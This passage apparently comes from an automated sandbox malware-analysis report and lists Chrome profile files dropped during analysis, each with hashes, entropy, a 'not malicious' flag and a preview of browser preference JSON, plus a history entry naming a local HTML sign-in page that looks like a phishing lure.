| Preview: | {"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13299547853793024","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com"},{"alternative_service":[{"advert |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3a4dc16e-51e8-4dba-a653-d47f521933b9.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4874 |
| Entropy (8bit): | 4.9455753905723645 |
| Encrypted: | false |
| SSDEEP: | 96:nhryfyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhr3M1pSCNC4KR |
| MD5: | D633A39518D43DD6F73E52CB6103C25B |
| SHA1: | 7A3C878A8BBBCE42164EA9F5F609BE7B20FB64E7 |
| SHA-256: | DA521068FE0847DD08C58204344486E81930208125E8B73E735EE2EFD19CF5F2 |
| SHA-512: | 7EAD3FD3A333B9561571AC74003D7F33F3907AB4E52B67648076EC140DDE22ACAE4A00EE34DA5A61BD32424048603889CC1F84E38B39939990F1411C8B11FD4 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\4e96ab8c-b15f-4d74-a9f0-91049ffad858.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.950386039193169 |
| Encrypted: | false |
| SSDEEP: | 96:nhrygyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhroM1pSCNC4KR |

| | |
|---|---|
| MD5: | DA74FAB74296F169CE483A5D1F7B19A4 |
| SHA1: | 63CAC2F004ECADCFE730D0E17B2B5AA0C0DF1079 |
| SHA-256: | 7A12DA4604A52470DD52904CB2CF2540F436AA1410C14F4990AEEC8F90360B40 |
| SHA-512: | B25B583390BCEE171E04BA310D0EFB180CDB225F0FFDBA4E3A84EF6514915EF1F8544AE4E7AA2F381C4E0C97049FB4D43AE8AE2DB92799F4D40424EA415437D0 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\753a11e4-444f-4e97-8932-3d73a0aeedeb.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.950342346929291 |
| Encrypted: | false |
| SSDEEP: | 96:nhryJyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhrDM1pSCNC4KR |
| MD5: | 330BD8ADF37A4A52462D3426A42CA8BD |
| SHA1: | F84B3EFE499B8DAABEAE7549F8892F0C96AF3433 |
| SHA-256: | 40BB05473645AB891AB798844AB05CF41986EEA2C18EDDF74C9C9E22CF6D0974 |
| SHA-512: | E27E53C874D7CB240C8B2D3AA46F52A69E58A65972CA47ACE752BA8A76F2E030BDE115E1B83B1E46F1D9A943B59808E12E092009B7567E7D6C096CF398666CAC |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\76a6832e-4e2e-4f36-a893-aa30bcde8378.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 17530 |
| Entropy (8bit): | 5.574793405019576 |
| Encrypted: | false |
| SSDEEP: | 384:4kjtVLlBLXJ1kXqKf/pUZNCgVLH2HfDxrUYWbyC4y:jLlZJ1kXqKf/pUZNCgVLH2HfdrUYWuCt |
| MD5: | 363DAF005B07E05481C544E54CC2D6C2 |
| SHA1: | CA36FA09B5D434B9DF648CACE2639A6C6CEF8771 |
| SHA-256: | 0D0F5FFAEDB1FC74DEF0C347E12F2379E34FC2477E6F7DBCBD47A01795FA969A |
| SHA-512: | 210BD08612100B25EAFC61CA46990D6ADEC85E1C22E1C9C79F28399A75DD21D94CB4DEFEBABF895B2C37D820CB19C0CF6ED9BD972371D8BC0A66BE889D5863A |
| Malicious: | false |
| Preview: | {"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296955848897653","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7af0d1a8-40d4-4d36-80bc-f4970186dcf3.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 19793 |
| Entropy (8bit): | 5.564519546909934 |
| Encrypted: | false |
| SSDEEP: | 384:4kjtVLlBLXJ1kXqKf/pUZNCgVLH2HfDxrUXHGNWbvC4d:jLlZJ1kXqKf/pUZNCgVLH2HfdrU3GNWD |
| MD5: | A1CDCD907209F77C62A594E6475E699D |

| | |
|---|---|
| SHA1: | E717D3F009C0FF7569DA1463E1DB4906E90C0EB6 |
| SHA-256: | 43CB52EDB0540C0B57EEEC233F62259E622518BBB7C3D708F6D253607A671155 |
| SHA-512: | 54F42DB842FAB69FB0F6D891296A17CF12F143B8448CD04D8C72D8498251C24B1A6D90260D9841295DBC0802A880FB31991180C9E22DDE5FA76291C38F25927C |
| Malicious: | false |
| Preview: | {"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296955848897653","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\8343d203-5dd7-4185-9a5c-b7678abacfe0.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4809 |
| Entropy (8bit): | 4.940659374329833 |
| Encrypted: | false |
| SSDEEP: | 96:nhrZfyM1pSKIWpNIk0JCKL8xpbOTQVuwn:nhrIM1pSCNC4KE |
| MD5: | DF98F849E2F8F67E2C5F0D42EA2AFCAE |
| SHA1: | 8DE73866C4E69668E349724D16B91453BE7A273D |
| SHA-256: | CEFC840E3A255B5AF784DC8A6021DEC580E1F2BBFCE7538F0B5EADD667CFCAA7 |
| SHA-512: | B6A76E7F01191E8CD9D9587D92102A209DCC7E0D422D32465D4BDE821DDBFD6CA7271A262BFFBD36C585DF743FB124CB22E9E488BBA0ABACFEB9CFA23A111E2 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\8b434215-1fbc-4de6-9d11-cf6a6afdfe3e.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.950342346929291 |
| Encrypted: | false |
| SSDEEP: | 96:nhryJyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhrDM1pSCNC4KR |
| MD5: | 330BD8ADF37A4A52462D3426A42CA8BD |
| SHA1: | F84B3EFE499B8DAABEAE7549F8892F0C96AF3433 |
| SHA-256: | 40BB05473645AB891AB798844AB05CF41986EEA2C18EDDF74C9C9E22CF6D0974 |
| SHA-512: | E27E53C874D7CB240C8B2D3AA46F52A69E58A65972CA47ACE752BA8A76F2E030BDE115E1B83B1E46F1D9A943B59808E12E092009B7567E7D6C096CF398666CAC |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\915cd872-514f-4084-a459-f4b21e3a1f6e.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4809 |
| Entropy (8bit): | 4.940197362093196 |
| Encrypted: | false |
| SSDEEP: | 48:YcWklSiklq2c9qAJiqTlYclQKHoTw0U8uu1aPc8C1Nfct/9BhUJo3KhmeSnpNGzE:nhrZMG1pSKIWpNIk0JCKL8xpbOTQVuwn |
| MD5: | 1E9EDC54F0B62C2A257D6A6B5927BCEA |
| SHA1: | B817F2E620919A7053B36436AA59CB531CF8BD4C |

| | |
|---|---|
| SHA-256: | C9EB4FA68EC5643D5007DFFE297DA156D7DFC3D2DD7BF5D74026277A0EAC90A0 |
| SHA-512: | E80C520A528D4EBEDA16AF814CE1001E9C03DDD37F06D5A30DFFED77C1C85DCBFA905C6C00A863916805020520AA3ABCC0E752F88D43D97A999E6688C751D16 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 11217 |
| Entropy (8bit): | 6.069602775336632 |
| Encrypted: | false |
| SSDEEP: | 192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT |
| MD5: | 90F880064A42B29CCFF51FE5425BF1A3 |
| SHA1: | 6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF |
| SHA-256: | 965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268 |
| SHA-512: | D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F |
| Malicious: | false |
| Preview: | {"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvuI11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUscllJ5n0lTpw5JBHV1Kph3/KM=","i3I8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkIjEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 38 |
| Entropy (8bit): | 1.8784775129881184 |
| Encrypted: | false |
| SSDEEP: | 3:FQxlXNQxlX:qTCT |
| MD5: | 51A2CBB807F5085530DEC18E45CB8569 |
| SHA1: | 7AD88CD3DE5844C7FC269C4500228A630016AB5B |
| SHA-256: | 1C43A1BDA1E458863C46DFAE7FB43BFB3E27802169F37320399B1DD799A819AC |
| SHA-512: | B643A8FA75EDA90C89AB98F79D4D022BB81F1F62F50ED4E5440F487F22D1163671EC3AE73C4742C11830214173FF2935C785018318F4A4CAD413AE4EEEF985D |
| Malicious: | false |
| Preview: | .f.5.....f.5..... |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text |
| Category: | dropped |
| Size (bytes): | 374 |
| Entropy (8bit): | 5.254626566906216 |
| Encrypted: | false |
| SSDEEP: | 6:ALHjL+q2P923iKKdK25+Xqx8chI+IFUtqVfFV1ZmwYVfWFLVkwO923iKKdK25+Xc:A7jyv45KkTXfchI3FUtiF3/IiR5L5KkI |
| MD5: | 767F8B413CDC9AC1BDA644E968F72BCC |
| SHA1: | 65C24F8CFEBD69EDCF9E258EE9E526EF513E3705 |
| SHA-256: | D10E5A0A3B15B50BAC0696A98CC11F461C6023795BF6CBADDF2181E3BC88780F |
| SHA-512: | A03D099465C83F6EEDACC3DA306B552570AB201342DFD4ECCD9D527D618EFAB2E057D335F3368A78A53B0827C9FCE48A239CD545F6C607BDDFB51B1D82EE5AA |
| Malicious: | false |

| | |
|---|---|
| Preview: | 2022/05/13-15:51:16.637 1618 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/05/13-15:51:16.639 1618 Recovering log #3.2022/05/13-15:51:16.641 1618 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log . |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text |
| Category: | dropped |
| Size (bytes): | 374 |
| Entropy (8bit): | 5.254626566906216 |
| Encrypted: | false |
| SSDEEP: | 6:ALHjL+q2P923iKKdK25+Xqx8chI+IFUtqVfFV1ZmwYVfWFLVkwO923iKKdK25+Xc:A7jyv45KkTXfchI3FUtiF3/IiR5L5KkI |
| MD5: | 767F8B413CDC9AC1BDA644E968F72BCC |
| SHA1: | 65C24F8CFEBD69EDCF9E258EE9E526EF513E3705 |
| SHA-256: | D10E5A0A3B15B50BAC0696A98CC11F461C6023795BF6CBADDF2181E3BC88780F |
| SHA-512: | A03D099465C83F6EEDACC3DA306B552570AB201342DFD4ECCD9D527D618EFAB2E057D335F3368A78A53B0827C9FCE48A239CD545F6C607BDDFB51B1D82EE5AA |
| Malicious: | false |
| Preview: | 2022/05/13-15:51:16.637 1618 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/05/13-15:51:16.639 1618 Recovering log #3.2022/05/13-15:51:16.641 1618 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log . |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 988 |
| Entropy (8bit): | 5.495570970161695 |
| Encrypted: | false |
| SSDEEP: | 24:AfVfVty3z883We3fpY78BJgskfa9yBDOxo7B/PMTjA:sNy3z88tpUBMnA |
| MD5: | D497C3F46486ABE54CD370277B90AEE9 |
| SHA1: | B99B4A993B27831BC573360202E26FF96ADBD28C |
| SHA-256: | 80D7CE1F11B016E723550AB32B11C5464842B2BA9766B1B3B547E1D0D1C54456 |
| SHA-512: | 586772E876815CCD8FAE1BBA82316F2A880514510A5E51220AFE76AE79697D8A8BCA35A145A67888A40D0E210EE547E5EFA36D75657142642A1BAB7155D8040E |
| Malicious: | false |
| Preview: | ....."......account..user..bsalazarsecuremail..c..desktop..file..foat7j..html..in..redriverbank2602vy8..sign..snn6eyn999..to..users..your*.....account.....user.....bsalazarsecuremail.....c.....desktop.....file.....foat7j.....html.....in.....redriverbank2602vy8.....sign.....snn6eyn999.....to.....users.....your..2.....0.....2.....6.....7.....8.....9.....a.....b.....c.....d.....e.....f.....g.....h.....i.....j.....k.....l.....m.....n.....o.....p.....r.....s.....t.....u.....v.....y.....z...:.....B..... .....*_file:///C:/Users/user/Desktop/bsalazarSecuremail%23Redriverbank2602VY8-FOAT7J-SNN6eYn999.html2.Sign in to your account:.....J..... 3GNY..... |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy)

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 1820 |
| Entropy (8bit): | 4.896250070218391 |
| Encrypted: | false |
| SSDEEP: | 48:Y2n6qtwTCXDHyvzM3zsSjZGsSU5RLsSaESmzssS1MH1YhbxD:JnxOTCXDH+zMrjZoU5xaXKG1GyhVD |
| MD5: | D094AE1FA064D59BE02B7F593FF88F9C |
| SHA1: | 3C876047DE8918AD8023F40FF6D61A49BF4449E4 |
| SHA-256: | 935DB99EFE94CF00F576EF20D32634DF562ED2C79818E6F7861BA267D421B90C |
| SHA-512: | 38C6AC852D2F6FC0BE43B4F75ECC2AC259FABBE8B3707E0136969AD5F6D3F944AD44D11E0130C387DC9B3C6ECF14E7797AA963418505E9281C2370924D3BA17 |
| Malicious: | false |
| Preview: | {"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13299547853793024","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com"},{"alternative_service":[{"advert |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.950386039193169 |
| Encrypted: | false |
| SSDEEP: | 96:nhrygyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhroM1pSCNC4KR |
| MD5: | DA74FAB74296F169CE483A5D1F7B19A4 |
| SHA1: | 63CAC2F004ECADCFE730D0E17B2B5AA0C0DF1079 |
| SHA-256: | 7A12DA4604A52470DD52904CB2CF2540F436AA1410C14F4990AEEC8F90360B40 |
| SHA-512: | B25B583390BCEE171E04BA310D0EFB180CDB225F0FFDBA4E3A84EF6514915EF1F8544AE4E7AA2F381C4E0C97049FB4D43AE8AE2DB92799F4D40424EA415437D0 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 19793 |
| Entropy (8bit): | 5.564519546909934 |
| Encrypted: | false |
| SSDEEP: | 384:4kjtVLlBLXJ1kXqKf/pUZNCgVLH2HfDxrUXHGNWbvC4d:jLlZJ1kXqKf/pUZNCgVLH2HfdrU3GNWD |
| MD5: | A1CDCD907209F77C62A594E6475E699D |
| SHA1: | E717D3F009C0FF7569DA1463E1DB4906E90C0EB6 |
| SHA-256: | 43CB52EDB0540C0B57EEEC233F62259E622518BBB7C3D708F6D253607A671155 |
| SHA-512: | 54F42DB842FAB69FB0F6D891296A17CF12F143B8448CD04D8C72D8498251C24B1A6D90260D9841295DBC0802A880FB31991180C9E22DDE5FA76291C38F25927C |
| Malicious: | false |
| Preview: | {"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296955848897653","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for 